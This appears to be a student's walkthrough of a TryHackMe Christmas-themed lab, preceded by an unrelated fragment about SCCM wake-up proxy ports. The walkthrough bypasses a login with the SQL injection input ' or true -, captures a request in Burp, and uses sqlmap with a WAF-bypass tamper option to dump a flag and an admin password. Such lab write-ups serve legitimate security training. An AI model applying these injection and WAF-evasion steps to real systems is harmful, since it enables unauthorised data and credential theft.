
Description	UDP	TCP
SQL over TCP	--	1433 <small>Note 2 Alternate port available</small>

Client Client

Wake-up proxy also uses ICMP echo request messages from one client to another client. Clients use this communication to confirm whether the other client is awake on the network. ICMP is sometimes referred to as ping commands. ICMP doesn't have a UDP or TCP protocol number, and so it isn't listed in the below table. However, any host-based firewalls on these client computers or intervening network devices within the subnet must permit ICMP traffic for wake-up proxy communication to succeed.


Question 2

Enter Santa's secret login panel by adding /santapanel behind the IP address



Question 2(Tryhackme)

Enter Santa's admin panel page with SQLi



Question 3

Finds at the tryhackme day 5 Challenge

Santa's TODO: Look at alternative database systems that are better than sqlite. Also, don't forget that you installed a Web Application Firewall (WAF) after last year's attack. In case you've forgotten the command, you can tell SQLMap to try and bypass the WAF by using `--tamper=space2comment`

Question 4

Open foxyproxy and burp fill in something in the blank. Send the proxy to the repeater and save it.

Burp Suite Community Edition v2021.10.3 - Temporary Project

Burp Project Intruder Repeater Window Help

Sequencer Decoder Comparer Logger Extender Project options User options Learn

Dashboard Target Proxy Intruder Repeater

Intercept HTTP history WebSockets history Options

Request to http://10.10.58.76:8000

Forward Drop Intercept is on Action Open Browser Comment this item HTTP/1.1

Pretty Raw Hex

```
1 GET /santapanel?search=me HTTP/1.1
2 Host: 10.10.58.76:8000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.10.58.76:8000/santapanel
9 Cookie: session=eyJhdXRoIjp0cnVlfQ.Yqxgtg.H6UswcGKvmpGk_IACj_xUi2PoI
10 Upgrade-Insecure-Requests: 1
11
12
```

(?) Search... 0 matches

Select a file

Save In: 1211102409

Desktop Documents Downloads Music Pictures Public Templates Videos panel.request shell.jpeg.php

File Name:

Files of Type: All Files

Save Cancel

Base64-encode requests and responses

Find the gift database using SQLmap

Check the age of the kid name James. Check the title for the kid name Paul

The screenshot shows a terminal window with a table of kid information. The table has three columns: 'kid', 'age', and 'title'. The 'kid' column lists names, the 'age' column lists their ages, and the 'title' column lists their possessions or interests. A 'Correct Answer' button is visible above the table, and a 'Hint' button is visible to the right of the table. The terminal prompt at the top is '1211102409@kali: ~'.

kid	age	title
James	8	shoes
John	4	skateboard
Robert	17	iphone
Michael	5	playstation
William	6	xbox
David	6	candy
Richard	9	books
Joseph	7	socks
Thomas	10	10 McDonalds meals
Charles	3	toy car
Christopher	8	air hockey table
Daniel	12	lego star wars
Matthew	15	bike
Anthony	3	table tennis
Donald	4	fazer chocolate
Mark	17	wii
Paul	9	github ownership
James	8	finnish-english dictionary
Steven	11	laptop
Andrew	16	rasberry pie
Kenneth	19	TryHackMe Sub
Joshua	12	chair

Question 7

Find the flag in the database

```
[11:29:04] [INFO] testing SQLite      Question Done
[11:29:05] [INFO] confirming SQLite
[11:29:05] [INFO] actively fingerprinting SQLite
[11:29:05] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[11:29:05] [INFO] sqlmap will dump entries of all tables from all databases now
[11:29:05] [INFO] fetching tables for database: 'SQLite_masterdb'
[11:29:05] [INFO] fetching columns for table 'hidden_table'
[11:29:06] [INFO] fetching entries for table 'hidden_table'
Database: <current>
Table: hidden_table
[1 entry]
+-----+
| flag |
+-----+
| thmfox{All_I_Want_for_Christmas_Is_You} |
+-----+  
Correct Answer  
Hint  
Submit  
[11:29:06] [INFO] table 'SQLite_masterdb.hidden_table' dumped to CSV file '/home/1211102409/.local/share/sqlmap/output/10.10.33.5/dump/SQLite_masterdb/hidden_table.csv'
[11:29:06] [INFO] fetching columns for table 'users'
[11:29:06] [INFO] fetching entries for table 'users'
Database: <current>
Table: users
[1 entry]
+-----+-----+
| password | username |
+-----+-----+
```

Question 8

Get the admin's password from the database

```
1211102409@kali: ~
File Actions Edit View Help
Database: <current> Question Done
Table: hidden_table
[1 entry]
+-----+
| flag |
+-----+
| thmfox{All_I_Want_for_Christmas_Is_You} |
+-----+
[11:29:06] [INFO] table 'SQLite_masterdb.hidden_table' dumped to CSV file '/home/1211102409/.local/share/sqlmap/output/10.10.33.5/dump/SQLite_masterdb/hidden_table.csv'
[11:29:06] [INFO] fetching columns for table 'users'
[11:29:06] [INFO] fetching entries for table 'users'
Database: <current>
Table: users
[1 entry]
+-----+-----+
| password | username |
+-----+-----+
| EhCNSWzzFP6sc7gB | admin |
+-----+-----+
[11:29:06] [INFO] table 'SQLite_masterdb.users' dumped to CSV file '/home/1211102409/.local/share/sqlmap/output/10.10.33.5/dump/SQLite_masterdb/users.csv'
[11:29:06] [INFO] fetching columns for table 'sequels'
[11:29:06] [INFO] fetching entries for table 'sequels'
Database: <current>
```

Thought Process/Methodology

After entering the IP address with port 8000, Santa's Official Forum v2 was shown. To enter Santa's secret login panel we insert /santapanel behind the IP address. After that, we login bypass to Santa's admin panel page with SQL Injection(input ' or true -). Then, we try to get the gift database by using SQLMap&BurpSuite. The database shows out in the terminal. Now, we can check for the kid's name with the present, flag, and username with password.